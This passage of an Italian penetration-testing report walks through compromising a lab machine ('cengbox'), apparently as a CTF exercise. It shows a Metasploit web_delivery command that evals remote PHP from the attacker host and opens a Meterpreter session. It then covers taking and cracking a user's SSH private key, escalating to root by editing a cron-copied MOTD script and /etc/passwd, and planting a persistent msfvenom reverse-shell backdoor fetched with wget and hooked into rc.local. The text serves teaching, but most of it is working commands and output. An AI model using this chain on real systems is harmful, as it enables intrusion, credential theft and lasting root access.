
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/script/web_delivery) > set lport 10000
lport => 10000
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.0.2.5:10000
[*] Using URL: http://10.0.2.5:8080/D0lcEw2nZnpho8
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.0.2.5:8080/D0lcEw2nZnpho8', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"
[*] 10.0.2.4      web_delivery - Delivering Payload (1110 bytes)
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.5:10000 → 10.0.2.4:57400) at 2024-09-05 06:11:35 -0400

```

Figura 6.1: console metasploit

Incolliamo questo comando sul sistema target e, una volta eseguito, torniamo sulla console Metasploit dove possiamo osservare che è stata aperta una nuova sessione.



The screenshot shows a terminal window titled 'File Actions Edit View Help' with two tabs: 'kali@kali: ~' and 'kali@kali: ~'. The terminal displays the following Metasploit session log:

```

+ -- =[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- =[ 1468 payloads - 47 encoders - 11 nops        ]
+ -- =[ 9 evasion          ]]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/script/web_delivery) > set lport 10000
lport => 10000
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.0.2.5:10000
[*] Using URL: http://10.0.2.5:8080/D0lcEw2nZnpho8
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.0.2.5:8080/D0lcEw2nZnpho8', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]]));"
[*] 10.0.2.4      web_delivery - Delivering Payload (1110 bytes)
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.5:10000 → 10.0.2.4:57400) at 2024-09-05 06:11:35 -0400
sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter php/linux	swartz @ cengbox	10.0.2.5:10000 → 10.0.2.4:57400 (10.0.2.4)

msf6 exploit(multi/script/web_delivery) > █

Figura 6.2: Nuova sessione aperta

A questo punto, si è riusciti a ottenere l'accesso alla macchina vulnerabile utilizzando Meterpreter, eseguendo il comando `sessions -i 1`. Eseguendo il comando `ls /home/mitnick`, possiamo vedere il contenuto della home directory di un utente chiamato mitnick. Tra i file presenti, notiamo:

```
meterpreter > ls /home/mitnick
Listing: /home/mitnick
=====
Mode          Size  Type  Last modified      Name
--          --   --    --           --
100600/rw----- 1     fil   2020-05-26 10:17:57 -0400 .bash_history
100644/rw-r--r-- 220   fil   2020-05-23 06:57:19 -0400 .bash_logout
100644/rw-r--r-- 3771  fil   2020-05-23 06:57:19 -0400 .bashrc
040700/rwx----- 4096  dir   2020-05-23 07:01:01 -0400 .cache
100600/rw----- 505   fil   2020-05-23 09:21:59 -0400 .mysql_history
100600/rw----- 1     fil   2020-05-26 10:18:18 -0400 .php_history
100644/rw-r--r-- 655   fil   2020-05-23 06:57:19 -0400 .profile
040750/rwxr-x--- 4096  dir   2020-05-25 17:08:16 -0400 .ssh
100600/rw----- 1     fil   2020-05-26 10:17:52 -0400 .viminfo
100600/rw----- 33    fil   2020-05-23 16:31:16 -0400 user.txt

meterpreter > █
```

Figura 6.3: Analisi dei files della macchina target

- File di configurazione e storici come `.bash_history`, `.bashrc`, e `.profile`.
- Cartelle importanti come `.ssh`, che potrebbe contenere chiavi SSH private e pubbliche, utilizzabili per ulteriori accessi al sistema o ad altri server.
- File come `user.txt`, che potrebbe essere rilevante per l'ottenimento di informazioni sensibili o per scopi di capture the flag (CTF).

L'accesso a file di configurazione e chiavi SSH potrebbe permetterci di espandere il nostro controllo sulla macchina o accedere ad altre macchine connesse nella rete, continuando così il processo di compromissione del sistema.

```
meterpreter > ls /home/mitnick/.ssh
Listing: /home/mitnick/.ssh
=====
Mode          Size  Type  Last modified      Name
--          --   --    --           --
100644/rw-r--r-- 397   fil   2020-05-25 17:08:40 -0400 authorized_keys
100644/rw-r--r-- 1766  fil   2020-05-25 17:07:49 -0400 id_rsa
100644/rw-r--r-- 397   fil   2020-05-25 17:07:49 -0400 id_rsa.pub

meterpreter > █
```

Figura 6.4: Chiavi SSH per il controllo della macchina

Nell'immagine possiamo vedere che, utilizzando Meterpreter, abbiamo elencato i contenuti della directory `/home/mitnick/.ssh`. Qui troviamo tre file chiave:

- `authorized_keys`: Questo file contiene le chiavi pubbliche autorizzate per accedere al sistema tramite SSH. Chiunque possieda la chiave privata corrispondente può autenticarsi e accedere al sistema.

- `id_rsa`: È la chiave privata RSA utilizzata dall’utente `mitnick` per l’autenticazione SSH. Con questa chiave, è possibile autenticarsi in modo sicuro a qualsiasi server che accetti questa chiave privata, dando accesso potenzialmente a ulteriori macchine o servizi.
- `id_rsa.pub`: È la chiave pubblica associata alla chiave privata `id_rsa`.


L’accesso a questi file, specialmente alla chiave privata `id_rsa`, potrebbe permetterci di eseguire un login SSH senza dover conoscere la password dell’utente, consentendo così un ulteriore passo nella compromissione del sistema.

Successivamente utilizziamo il comando `ssh2john.py`, uno script incluso in *John the Ripper*, per convertire il file RSA privato in un formato leggibile da *John the Ripper*, e generare un hash per eseguire il cracking delle chiavi SSH.

Per fare ciò, copiamo il contenuto della chiave privata `mitnick_rsa` in un file di testo, e poi eseguiamo il seguente comando:

```
/usr/share/john/ssh2john.py mitnick_rsa > mitnick_hash
```

Questo comando crea un hash nel file `mitnick_hash`, che può essere utilizzato con *John the Ripper* per tentare di recuperare la password che protegge la chiave privata.



```
(kali㉿kali)-[~]
$ /usr/share/john/ssh2john.py mitnick_rsa > mitnick_hash

(kali㉿kali)-[~]
$ john mitnick_hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
legend      (mitnick_rsa)
1g 0:00:00:00 DONE 2/3 (2024-09-05 06:29) 12.50g/s 162712p/s 162712c/s 162712C/s laura..loveme
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$
```

Figura 6.5: Tentativo cracking password

Nell’immagine vediamo l’esecuzione di *John the Ripper* per tentare di crackare la password della chiave privata `mitnick_rsa`.

- Il comando utilizzato è stato:

```
john mitnick_hash
```

Questo comando è stato eseguito per trovare la password associata all'hash generato dal file `mitnick_rsa`.

- *John the Ripper* ha caricato l'hash della chiave privata SSH e ha proceduto con il cracking utilizzando una wordlist predefinita. Alla fine, è riuscito a trovare la password: `legend`, associata all'utente `mitnick`. Ciò significa che la chiave privata RSA era protetta da questa password, e ora possiamo utilizzarla per l'autenticazione SSH.

```
(kali㉿kali)-[~]
$ chmod 774 mitnick_rsa

(kali㉿kali)-[~]
$ ssh -i mitnick_rsa mitnick@ceng-company.vm
The authenticity of host 'ceng-company.vm (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:uZvIZKaW470Qvua+TX3Wa1NqBXo7T/pWydAbAvGFVSQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ceng-company.vm' (ED25519) to the list of known hosts.
                                     WARNING: UNPROTECTED PRIVATE KEY FILE!
                                     Permissions 0774 for 'mitnick_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "mitnick_rsa": bad permissions
mitnick@ceng-company.vm's password:
Permission denied, please try again.
mitnick@ceng-company.vm's password:

(kali㉿kali)-[~]
$ chmod 400 mitnick_rsa

(kali㉿kali)-[~]
$ ssh -i mitnick_rsa mitnick@ceng-company.vm
Enter passphrase for key 'mitnick_rsa':
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

221 packages can be updated.
162 updates are security updates.

Last login: Tue May 26 07:12:16 2020 from 192.168.0.14
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

mitnick@cengbox:~$
```

Figura 6.6: Autenticazione con chiave privata RSA

Come è riportato nella figura stiamo eseguendo l'autenticazione SSH utilizzando la chiave privata `mitnick_rsa` per accedere alla macchina `ceng-company.vm`. I passaggi sono i seguenti:

- **Impostazione dei permessi sulla chiave privata:** inizialmente, sono stati impostati i permessi della chiave privata `mitnick_rsa` a 774 con il comando:

```
chmod 774 mitnick_rsa
```

Tuttavia, questo ha causato un errore di sicurezza, poiché SSH richiede permessi più restrittivi per le chiavi private.

- **Errore di permessi:** quando è stato tentato di utilizzare la chiave con il comando:

```
ssh -i mitnick_rsa mitnick@ceng-company.vm
```

Il sistema ha restituito un errore, indicando che i permessi (774) erano troppo aperti e quindi la chiave non è stata accettata.

- **Correzione dei permessi:** i permessi sono stati corretti a 400 con il comando:

```
chmod 400 mitnick_rsa
```

Questo ha reso la chiave privata accessibile solo al proprietario, come richiesto da SSH.

- **Connessione SSH riuscita:** dopo aver impostato i permessi corretti, è stato possibile connettersi alla macchina `ceng-company.vm` con il comando:


```
ssh -i mitnick_rsa mitnick@ceng-company.vm
```

Abbiamo utilizzato lo strumento `pspy` per monitorare i processi attivi su un sistema Linux senza la necessità di privilegi di root. Dopo aver scaricato `pspy` da GitHub, abbiamo impostato i permessi di esecuzione con il comando:

```
chmod 777 pspy64
```

Successivamente, abbiamo avviato pspy con il comando:

```
./pspy64
```



```
File Edit View Search Terminal Help
2024/05/24 04:49:18 CMD: UID=0 PID=14
2024/05/24 04:49:18 CMD: UID=0 PID=13
2024/05/24 04:49:18 CMD: UID=0 PID=12
2024/05/24 04:49:18 CMD: UID=0 PID=11
2024/05/24 04:49:18 CMD: UID=0 PID=10
2024/05/24 04:49:18 CMD: UID=0 PID=9
2024/05/24 04:49:18 CMD: UID=0 PID=8
2024/05/24 04:49:18 CMD: UID=0 PID=7
2024/05/24 04:49:18 CMD: UID=0 PID=6
2024/05/24 04:49:18 CMD: UID=0 PID=5
2024/05/24 04:49:18 CMD: UID=0 PID=4
2024/05/24 04:49:18 CMD: UID=0 PID=3
2024/05/24 04:49:18 CMD: UID=0 PID=2
2024/05/24 04:49:18 CMD: UID=0 PID=1 | /sbin/init
2024/05/24 04:50:01 CMD: UID=0 PID=1402 | /bin/cp /var/update-motd.d/00-header /var/update-motd.d/10-help-text /var/update-motd.d/90-updates-available /var/update-motd.d/91-release-upgrade /var/update-motd.d/99-esm /etc/update-motd.d/
2024/05/24 04:50:01 CMD: UID=0 PID=1401 | /bin/sh -c /bin/cp /var/update-motd.d/* /etc/update-motd.d/
2024/05/24 04:50:01 CMD: UID=0 PID=1400 | /usr/sbin/CRON -f
2024/05/24 04:51:01 CMD: UID=0 PID=1407 | /usr/sbin/CRON -f
2024/05/24 04:51:01 CMD: UID=0 PID=1409 | /bin/cp /var/update-motd.d/00-header /var/update-motd.d/10-help-text /var/update-motd.d/90-updates-available /var/update-motd.d/91-release-upgrade /var/update-motd.d/99-esm /etc/update-motd.d/
2024/05/24 04:51:01 CMD: UID=0 PID=1408 | /bin/sh -c /bin/cp /var/update-motd.d/* /etc/update-motd.d/
```

Figura 6.7: output dato dall'esecuzione di pspy

pspy ha mostrato vari processi in esecuzione, tra cui `sshd`, che gestisce le sessioni SSH e i messaggi di login. Inoltre, abbiamo osservato processi `cron` che eseguono comandi come:

```
/bin/sh -c /bin/cp /var/update-motd.d/* /etc/update-motd.d/
```

Questo comando copia i file da `/var/update-motd.d/` a `/etc/update-motd.d/`, directory utilizzate per aggiornare i messaggi mostrati durante il login (Message of the Day - MOTD). Questi file vengono eseguiti automaticamente ogni volta che un utente accede al sistema.

L'output di pspy ci ha fornito un'informazione cruciale: i file presenti nella directory `/etc/update-motd.d/` venivano eseguiti automaticamente dal sistema senza richiedere privilegi elevati. Questo ci ha permesso di intuire che modificando uno di questi file avremmo potuto inserire un comando malevolo o un'operazione che ci avrebbe consentito di ottenere privilegi superiori.

Abbiamo eseguito un'escalation dei privilegi su una macchina vulnerabile, utilizzando una combinazione di tecniche che sfruttano nano e il file /etc/passwd. I passaggi principali sono i seguenti:

- Abbiamo modificato il file /etc/update-motd.d/00-header per impostare i permessi SUID su nano:

```
mitnick@cengbox: /tmp
File Edit View Search Terminal Help
GNU nano 2.5.3           File: /etc/update-motd.d/00-header          Modified
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License along
with this program; if not, write to the Free Software Foundation, Inc.,
51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release
chmod u+s /bin/nano
if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
    # Fall back to using the very slow lsb_release utility
    DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi

[ Warning: Modifying a file which is not locked, check directory permission? ]
G Get Help      ^O Write Out      ^W Where Is      ^K Cut Text      ^J Justify      ^C Cur Pos
^X Exit        ^R Read File      ^\ Replace       ^U Uncut Text     ^T To Linter     ^_ Go To Line
```

Figura 6.8: Privilage Escalation cambiando i permessi di nano


- Una volta modificato il file siamo usciti e rientrati dalla cengbox2 ed abbiamo verificato i permessi del file /bin/nano. Successivamente, tramite nano, abbiamo modificato il file /etc/passwd, aggiungendo un nuovo utente chiamato aleq con privilegi di root.

La password di aleq l'abbiamo generata con *openssl* quindi abbiamo fatto l'hash della password "password" utilizzando l'algoritmo MD5 (opzione -1) e il salt personalizzato "ransalt" (opzione -salt) comando:

```
openssl passwd -1 -salt ransalt password
```

output:

```
$1$ransalt$qfTDrDdXKVym3kZgff8vkUM/
```



```
GNU nano 2.5.3          File: /etc/passwd          Modified

_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
mitnick:x:1000:1002:mitnick,,,:/home/mitnick:/bin/bash
ftp:x:112:119:ftp daemon,,,:/srv/ftp:/bin/false
swartz:x:1001:1002::/home/swartz:
aleq:$1$ransalt$qfTDdXKVym3kZgff8vkUM/:0:0::/root:/bin/bash
```

Figura 6.9: Aggiunta dell’utente Aleq con la password generata da openssl

Come si vede dall’immagine riportata di sopra UID e GID sono impostati entrambi a 0 (che indicano privilegi di root) mentre come shell di login abbiamo impostato /bin/bash.

- Grazie a questa modifica, siamo riusciti a ottenere l’accesso come utente root sul sistema.

Attraverso queste tecniche, abbiamo ottenuto l'accesso completo come root al sistema e siamo riusciti a leggere il file root.txt, che contiene la flag finale.

Figura 6.10: Lettura del file root.txt

CAPITOLO 7

Maintaining access

Nel contesto di un'attività di Penetration Testing, dopo aver acquisito il pieno controllo di una macchina target, è possibile configurare una backdoor per garantire l'accesso anche dopo che le vulnerabilità sono state corrette con delle patch. Una backdoor persistente può essere implementata utilizzando una reverse shell, che si collega alla macchina Kali, consentendo di ricevere ed eseguire comandi da remoto.

7.1 Generazione di una reverse shell tramite Metasploit

Metasploit fornisce uno strumento chiamato *msfvenom*, che permette di generare un eseguibile specifico per una reverse shell da eseguire sulla macchina target. Sulla macchina Kali, viene utilizzato il terminale per eseguire il seguente comando:

```
msfvenom -a x64 --platform linux -p linux/x64/shell/reverse_tcp  
LHOST=10.0.2.5 LPORT=1234 -f elf -o shell.elf
```

Questa backdoor stabilisce una connessione di ritorno senza richiedere alcun tipo di autenticazione.

7.2 Script per avviare la reverse shell

Per garantire che la backdoor venga eseguita ad ogni avvio del sistema, è stato utilizzato il comando `nano` per creare uno script `in.sh` che richiama in loop la

reverse shell precedentemente generata. La presenza del loop serve ad evitare la terminazione della backdoor al termine della prima interazione con la macchina Kali.

```
#!/bin/bash
while true; do
    /etc/init.d/shell.elf
    sleep 10
done
```

7.3 Trasferimento della backdoor sulla macchina target

Poiché, in seguito all'escalation dei privilegi, abbiamo ottenuto l'accesso alla macchina vittima con privilegi amministrativi, abbiamo trasferito i file `in.sh` e `shell.elf` nella directory `/tmp` per comodità, utilizzando una connessione Web Server.

Per avviare il server sulla macchina attaccante usiamo il seguente comando:

```
python3 -m http.server 8080
```

Sul terminale della vittima, per scaricare il file `in.sh` e inserirlo nella cartella `/etc/init.d/`, è stato utilizzato il comando:

```
wget http://10.0.2.5:8080/in.sh -O /etc/init.d/in.sh
```

Per scaricare il file `shell.elf` e inserirlo nella cartella `/etc/init.d/` del target:

```
wget http://10.0.2.5:8080/shell.elf -O /etc/init.d/shell.elf
```

Infine, per rendere i file eseguibili, sulla macchina target, utilizziamo il comando `chmod +x`:

```
chmod +x /etc/init.d/in.sh /etc/init.d/shell.elf
```

7.4 Attivazione della backdoor

Per garantire che la backdoor venga eseguita ad ogni avvio del sistema, è necessario configurare il file `in.sh` come servizio da eseguire all'avvio. Questo può

essere fatto modificando il file `/etc/rc.local` per includere il comando che avvia `in.sh`.

Con il comando `sed -i '$d' /etc/rc.local` rimuoviamo l'ultima riga del file `/etc/rc.local`, che di solito è `exit 0`. Questo ci permette di aggiungere nuovi comandi prima di questa riga finale. Successivamente, il comando `echo "sh /etc/init.d/in.sh" >> /etc/rc.local` permette di aggiungere l'istruzione per eseguire `in.sh` all'avvio del sistema, inserendola alla fine del file `rc.local`. Infine, il comando `echo "exit 0" >> /etc/rc.local` ripristina la riga `exit 0` alla fine del file.

```
sed -i '$d' /etc/rc.local
echo "sh /etc/init.d/in.sh" >> /etc/rc.local
echo "exit 0" >> /etc/rc.local
```

7.5 Collegamento alla backdoor da parte della macchina attaccante

Dopo l'installazione della backdoor sulla macchina target, è possibile accedervi dalla macchina Kali senza utilizzare le credenziali d'accesso. Per fare ciò, basta aprire la console di Metasploit ed eseguire i seguenti comandi per caricare l'exploit e il payload necessari per connettersi alla backdoor creata. Questi comandi configurano un modulo handler generico per instaurare una connessione di tipo reverse:

```
use exploit/multi/handler
set LHOST 10.0.2.5
set LPORT 1234
set payload linux/x64/shell/reverse_tcp
run
```

Dopo aver riavviato la macchina, ci si collega alla macchina target acquisendo immediatamente i privilegi di `root`, poiché la reverse shell, essendo stata installata con l'utente `root`, viene eseguita con i relativi privilegi.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.5:1234
[*] Sending stage (38 bytes) to 10.0.2.4
[*] Command shell session 2 opened (10.0.2.5:1234 → 10.0.2.4:33102) at 2024-09-11 11:19:40 -0400

ls
user.txt
[
```

Figura 7.1: Accesso tramite backdoor

Bibliografia
